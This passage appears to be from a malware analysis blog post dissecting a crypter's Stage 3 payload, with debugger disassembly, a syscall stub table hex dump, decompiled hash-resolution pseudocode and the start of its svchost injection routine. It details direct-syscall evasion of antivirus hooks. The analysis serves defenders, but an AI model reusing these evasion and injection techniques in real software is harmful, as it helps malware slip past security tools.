
Stage 2:

0xA1A2A3A4A5: ZwCreateThreadEx

Stage 3:


- 0xA1A2A3A4A9: RtlAllocateHeap
- 0xA1A2A3A4A7: ReadProcessMemory
- 0xA1A2A3A4AA: NtClose
- 0xA1A2A3A4A6: LoadLibraryA
- 0xA1A2A3A4A8: VirtualProtect
- 0xA1A2A3A4A5: CreateThread

The x64dbg view bellow shows an example of the Stage 3 content before and after the patch:



```
000001FA913000A0    49:8BCF                mov rcx,r15
000001FA913000A3    48:B8 A7A4A3A2A100000  mov rax,A1A2A3A4A7
000001FA913000AD    44:8BCE                mov r9d,esi
000001FA913000B0    48:8BD3                mov rdx,rbx                          rdx:"i
000001FA913000B3    FFD0                   call rax
000001FA913000B5    48:BE AAA4A3A2A100000  mov rsi,A1A2A3A4AA
000001FA913000BF    85C0                   test eax,eax
000001FA913000C1  ⌄ 0F84 F9000000          je 1FA913001C0
000001FA913000C7    8B8F 40080000          mov ecx,dword ptr ds:[rdi+840]
000001FA913000CD    48:8D87 60080000       lea rax,qword ptr ds:[rdi+860]
000001FA913000D4    48:81C1 60080000       add rcx,860
000001FA913000DB    48:8987 38080000       mov qword ptr ds:[rdi+838],rax
000001FA913000E2    48:03CF                add rcx,rdi
000001FA913000E5    C745 40 6470782E       mov dword ptr ss:[rbp+40],2E787064
000001FA913000EC    48:898F 50080000       mov qword ptr ds:[rdi+850],rcx
000001FA913000F3    48:B8 A6A4A3A2A100000  mov rax,A1A2A3A4A6
000001FA913000FD    48:8D4D 40             lea rcx,qword ptr ss:[rbp+40]
000001FA91300101    C745 44 646C6C00       mov dword ptr ss:[rbp+44],6C6C64
000001FA91300108    FFD0                   call rax
000001FA9130010A    48:85C0                test rax,rax
000001FA9130010D  ⌄ 0F84 AD000000          je 1FA913001C0
000001FA91300113    48:6348 3C             movsxd rcx,dword ptr ds:[rax+3C]
000001FA91300117    4C:8D4D 38             lea r9,qword ptr ss:[rbp+38]
000001FA9130011B    49:BC A8A4A3A2A100000  mov r12,A1A2A3A4A8
000001FA91300125    8B9401 88000000        mov edx,dword ptr ds:[rcx+rax+88]    edx:"i
000001FA9130012C    8B4C02 24              mov ecx,dword ptr ds:[rdx+rax+24]
000001FA91300130    8B5402 1C              mov edx,dword ptr ds:[rdx+rax+1C]    edx:"i
000001FA91300134    48:03D0                add rdx,rax                          rdx:"i
000001FA91300137    44:0FB70401            movzx r8d,word ptr ds:[rcx+rax]
000001FA9130013C    42:8B1C82              mov ebx,dword ptr ds:[rdx+r8*4]
000001FA91300140    41:B8 04000000         mov r8d,4
000001FA91300146    8B97 58080000          mov edx,dword ptr ds:[rdi+858]       edx:"i
000001FA9130014C    48:03D8                add rbx,rax
000001FA9130014F    8365 38 00             and dword ptr ss:[rbp+38],0
000001FA91300153    48:8BCB                mov rcx,rbx
000001FA91300156    41:FFD4                call r12
000001FA91300159    8B8F 58080000          mov ecx,dword ptr ds:[rdi+858]
000001FA9130015F    48:8BD3                mov rdx,rbx                          rdx:"i
000001FA91300162    4C:8B87 50080000       mov r8,qword ptr ds:[rdi+850]
000001FA91300169    48:85C9                test rcx,rcx
000001FA9130016C  ⌄ 74 17                  je 1FA91300185
000001FA9130016E    41:8A00                mov al,byte ptr ds:[r8]
000001FA91300171    49:FFC0                inc r8
000001FA91300174    8802                   mov byte ptr ds:[rdx],al             rdx:"i
000001FA91300176    48:FFC2                inc rdx                              rdx:"i
000001FA91300179    48:83E9 01             sub rcx,1
000001FA9130017D  ^ 75 EF                  jne 1FA9130016E
000001FA9130017F    8B8F 58080000          mov ecx,dword ptr ds:[rdi+858]
000001FA91300185    44:8B45 38             mov r8d,dword ptr ss:[rbp+38]
000001FA91300189    4C:8D4D 38             lea r9,qword ptr ss:[rbp+38]
000001FA9130018D    8BD1                   mov edx,ecx                          edx:"i
000001FA9130018F    48:8BCB                mov rcx,rbx
000001FA91300192    41:FFD4                call r12
000001FA91300195    48:836424 28 00        and qword ptr ss:[rsp+28],0
000001FA9130019B    4C:8BCF                mov r9,rdi
000001FA9130019E    836424 20 00           and dword ptr ss:[rsp+20],0
000001FA913001A3    4C:8BC3                mov r8,rbx
000001FA913001A6    33D2                   xor edx,edx                          edx:"i
000001FA913001A8    33C9                   xor ecx,ecx
000001FA913001AA    48:B8 A5A4A3A2A100000  mov rax,A1A2A3A4A5
```

Stage 3 before the function patch




```
00007FFB6DBC1966      49:8BCF                  mov rcx,r15
00007FFB6DBC1969      48:B8 F0C4426CFB7F00     mov rax,<kernel32.ReadProcessMemory>
00007FFB6DBC1973      44:8BCE                  mov r9d,esi
00007FFB6DBC1976      48:8BD3                  mov rdx,rbx
00007FFB6DBC1979      FFD0                     call rax
00007FFB6DBC197B      48:BE 40CFEE6DFB7F00     mov rsi,<ntdll.NtClose>
00007FFB6DBC1985      85C0                     test eax,eax
00007FFB6DBC1987    ˅ 0F84 F9000000            je user32.7FFB6DBC1A86
00007FFB6DBC198D      8B8F 40080000            mov ecx,dword ptr ds:[rdi+840]
00007FFB6DBC1993      48:8D87 60080000         lea rax,qword ptr ds:[rdi+860]
00007FFB6DBC199A      48:81C1 60080000         add rcx,860
00007FFB6DBC19A1      48:8987 38080000         mov qword ptr ds:[rdi+838],rax
00007FFB6DBC19A8      48:03CF                  add rcx,rdi
00007FFB6DBC19AB      C745 40 6470782E         mov dword ptr ss:[rbp+40],2E787064
00007FFB6DBC19B2      48:898F 50080000         mov qword ptr ds:[rdi+850],rcx
00007FFB6DBC19B9      48:B8 F004436CFB7F00     mov rax,<kernel32.LoadLibraryA>
00007FFB6DBC19C3      48:8D4D 40               lea rcx,qword ptr ss:[rbp+40]
00007FFB6DBC19C7      C745 44 646C6C00         mov dword ptr ss:[rbp+44],6C6C64
00007FFB6DBC19CE      FFD0                     call rax
00007FFB6DBC19D0      48:85C0                  test rax,rax
00007FFB6DBC19D3    ˅ 0F84 AD000000            je user32.7FFB6DBC1A86
00007FFB6DBC19D9      48:6348 3C               movsxd rcx,dword ptr ds:[rax+3C]
00007FFB6DBC19DD      4C:8D4D 38               lea r9,qword ptr ss:[rbp+38]
00007FFB6DBC19E1      49:BC 70BC426CFB7F00     mov r12,<kernel32.VirtualProtect>
00007FFB6DBC19EB      8B9401 88000000          mov edx,dword ptr ds:[rcx+rax+88]
00007FFB6DBC19F2      8B4C02 24                mov ecx,dword ptr ds:[rdx+rax+24]
00007FFB6DBC19F6      8B5402 1C                mov edx,dword ptr ds:[rdx+rax+1C]
00007FFB6DBC19FA      48:03D0                  add rdx,rax
00007FFB6DBC19FD      44:0FB70401              movzx r8d,word ptr ds:[rcx+rax]
00007FFB6DBC1A02      42:8B1C82                mov ebx,dword ptr ds:[rdx+r8*4]
00007FFB6DBC1A06      41:B8 04000000           mov r8d,4
00007FFB6DBC1A0C      8B97 58080000            mov edx,dword ptr ds:[rdi+858]
00007FFB6DBC1A12      48:03D8                  add rbx,rax
00007FFB6DBC1A15      8365 38 00               and dword ptr ss:[rbp+38],0
00007FFB6DBC1A19      48:8BCB                  mov rcx,rbx
00007FFB6DBC1A1C      41:FFD4                  call r12
00007FFB6DBC1A1F      8B8F 58080000            mov ecx,dword ptr ds:[rdi+858]
00007FFB6DBC1A25      48:8BD3                  mov rdx,rbx
00007FFB6DBC1A28      4C:8B87 50080000         mov r8,qword ptr ds:[rdi+850]
00007FFB6DBC1A2F      48:85C9                  test rcx,rcx
00007FFB6DBC1A32    ˅ 74 17                    je user32.7FFB6DBC1A4B
00007FFB6DBC1A34      41:8A00                  mov al,byte ptr ds:[r8]
00007FFB6DBC1A37      49:FFC0                  inc r8
00007FFB6DBC1A3A      8802                     mov byte ptr ds:[rdx],al
00007FFB6DBC1A3C      48:FFC2                  inc rdx
00007FFB6DBC1A3F      48:83E9 01               sub rcx,1
00007FFB6DBC1A43    ^ 75 EF                    jne user32.7FFB6DBC1A34
00007FFB6DBC1A45      8B8F 58080000            mov ecx,dword ptr ds:[rdi+858]
00007FFB6DBC1A4B      44:8B45 38               mov r8d,dword ptr ss:[rbp+38]
00007FFB6DBC1A4F      4C:8D4D 38               lea r9,qword ptr ss:[rbp+38]
00007FFB6DBC1A53      8BD1                     mov edx,ecx
00007FFB6DBC1A55      48:8BCB                  mov rcx,rbx
00007FFB6DBC1A58      41:FFD4                  call r12
00007FFB6DBC1A5B      48:836424 28 00          and qword ptr ss:[rsp+28],0
00007FFB6DBC1A61      4C:8BCF                  mov r9,rdi
00007FFB6DBC1A64      836424 20 00             and dword ptr ss:[rsp+20],0
00007FFB6DBC1A69      4C:8BC3                  mov r8,rbx
00007FFB6DBC1A6C      33D2                     xor edx,edx
00007FFB6DBC1A6E      33C9                     xor ecx,ecx
00007FFB6DBC1A70      48:B8 A0B5426CFB7F00     mov rax,<kernel32.CreateThread>
00007FFB6DBC1A7A      FFD0                     call rax
```

Stage 3 after the function patch.

Syscall stubs usage

At this point (specially in the injection part) most part of the API calls performed would not rely on the regular Windows DLLs and will use a crafted syscall stub array instead.

It first parses the ntdll exports and creates a kind of list of structs containing the addresses of the real syscall stubs, organized in an ascending order based on it's SSN (System Service Number), followed by the hash of the syscall name (same ROR13 algorithm) and then the bytes (opcodes) responsible for performing the syscall instruction (let's say custom stub).



```
Address           Hex                                               ASCII
000001FA91310000  60 CD EE 6D FB 7F 00 00 EA DD 49 DA 4C 8B D1 B8  `Íîmû...êÝIÚL.Ñ¸
000001FA91310010  00 00 00 00 0F 05 C3 00 80 CD EE 6D FB 7F 00 00  ......Ã..Íîmû...
000001FA91310020  AD 20 F1 FA 4C 8B D1 B8 01 00 00 00 0F 05 C3 00  . ñúL.Ñ¸......Ã.
000001FA91310030  A0 CD EE 6D FB 7F 00 00 1A EA B9 05 4C 8B D1 B8   Íîmû...ê¹.L.Ñ¸
000001FA91310040  02 00 00 00 0F 05 C3 00 C0 CD EE 6D FB 7F 00 00  ......Ã.ÀÍîmû...
000001FA91310050  15 BE 1F 2A 4C 8B D1 B8 03 00 00 00 0F 05 C3 00  .¾.*L.Ñ¸......Ã.
000001FA91310060  E0 CD EE 6D FB 7F 00 00 85 87 2F 4C 4C 8B D1 B8  àÍîmû...../LL.Ñ¸
000001FA91310070  04 00 00 00 0F 05 C3 00 00 CE EE 6D FB 7F 00 00  ......Ã..Îîmû...
000001FA91310080  4A 9C 03 42 4C 8B D1 B8 05 00 00 00 0F 05 C3 00  J..BL.Ñ¸......Ã.
000001FA91310090  20 CE EE 6D FB 7F 00 00 35 3F 4E E7 4C 8B D1 B8   Îîmû...5?NçL.Ñ¸
000001FA913100A0  06 00 00 00 0F 05 C3 00 40 CE EE 6D FB 7F 00 00  ......Ã.@Îîmû...
000001FA913100B0  95 37 5E 28 4C 8B D1 B8 07 00 00 00 0F 05 C3 00  .7^(L.Ñ¸......Ã.
000001FA913100C0  60 CE EE 6D FB 7F 00 00 BF 57 35 08 4C 8B D1 B8  `Îîmû...¿W5.L.Ñ¸
000001FA913100D0  08 00 00 00 0F 05 C3 00 80 CE EE 6D FB 7F 00 00  ......Ã..Îîmû...
000001FA913100E0  1E C1 12 CB 4C 8B D1 B8 09 00 00 00 0F 05 C3 00  .Á.ËL.Ñ¸......Ã.
000001FA913100F0  A0 CE EE 6D FB 7F 00 00 7E 13 89 AD 4C 8B D1 B8   Îîmû...~...L.Ñ¸
000001FA91310100  0A 00 00 00 0F 05 C3 00 C0 CE EE 6D FB 7F 00 00  ......Ã.ÀÎîmû...
000001FA91310110  24 B3 F3 98 4C 8B D1 B8 0B 00 00 00 0F 05 C3 00  $³ó.L.Ñ¸......Ã.
```

Syscall stubs.

We can imagine that each entry in this list has the following fields:

```
struct
SYSCALL_STUBS_INFO
{
  QWORD
syscall_stub_addr;
  DWORD syscall_hash;
  char
stub_bytes[16];
};
```


The “stub_bytes” field represents the following assembly instructions (custom stub):

```
mov r10,
rcx
mov,
eax,<id>
ret
```

Once this list is created every time a function needs to be resolved it first sets the function arguments and then calls a function responsible for getting the proper custom stub. This function receives the base of the created stub list as well as the desired hash. The hash is then compared against each hash in the stub list and once it’s found the respective custom stub is returned:

```
__int64 __fastcall mw_get_syscall_by_hash(SYSCALL_STUB_INFO *syscall_stubs_base, hashdb_strings_metasploit hash)
{
  int v3; // eax
  int v4; // ecx
  __int64 v5; // r9

  if ( !syscall_stubs_base )
    return mw_resolve_api_hash(hash);
  v3 = *syscall_stubs_base->stub_hash;
  v4 = 0;
  if ( !v3 )
    return mw_resolve_api_hash(hash);
  v5 = 0i64;
  while ( v3 != hash )
  {
    ++v5;
    ++v4;
    // Get next hash in the list
    v3 = *&syscall_stubs_base->stub_hash[24 * v5];
    if ( !v3 )
      return mw_resolve_api_hash(hash);
  }
  // Return the correct crafted syscall stub
  return &syscall_stubs_base->stub_hash[24 * v4 + 4];
}
```

Syscall stub resolving.



```
000001FA9131078C    4C:8BD1           mov r10,rcx
000001FA9131078F    B8 50000000       mov eax,50                                   50:'P'
000001FA91310794    0F05              syscall
000001FA91310796    C3                ret
000001FA91310797    0080 D7EE6DFB     add byte ptr ds:[rax-4921129],al
000001FA9131079D    7F 00             jg 1FA9131079F
000001FA9131079F    00CB              add bl,cl
000001FA913107A1    4A:94             xchg rsp,rax
000001FA913107A3    894C8B D1         mov dword ptr ds:[rbx+rcx*4-2F],ecx
000001FA913107A7    B8 51000000       mov eax,51                                   51:'Q'
000001FA913107AC    0F05              syscall
000001FA913107AE    C3                ret
000001FA913107AF    00A0 D7EE6DFB     add byte ptr ds:[rax-4921129],ah
000001FA913107B5    7F 00             jg 1FA913107B7
000001FA913107B7    00A1 41E0744C     add byte ptr ds:[rcx+4C74E041],ah
000001FA913107BD    8BD1              mov edx,ecx
000001FA913107BF    B8 52000000       mov eax,52                                   52:'R'
000001FA913107C4    0F05              syscall
000001FA913107C6    C3                ret
```


Syscall stub example.

The usage of this approach usually is to avoid usermode hooks performed by AV/EDR engines as well as make the RE process a bit more complicated since breakpoints in the regular API functions for example wouldn’t work as expected. I’ll not go into more details regarding this technique cause there’s a thousand of reports about it available already.

Process injection

At this point the preparation to inject into a target process begins and the “svchost.exe” process is the target of this crypter.


First, the crypter obtains information from all the processes using the `NtQuerySystemInformation` function passing the `SystemProcessInformation` parameter to it. By using this parameter a struct of type `SYSTEM_PROCESS_INFORMATION` is returned for each available process. The field `ImageName` of this structure is obtained, the same hash algorithm used before is applied to it and then it’s then compared against the expected “svchost” hash. If there’s a match the process PID is obtained:



```
v5 = 0xC000000D;
pNtQuerySystemInformation = mw_get_syscall_by_hash(syscall_stubs, NtQuerySystemInformation_0);
pRtlAllocateHeap = mw_resolve_api_hash(RtlAllocateHeap_0);
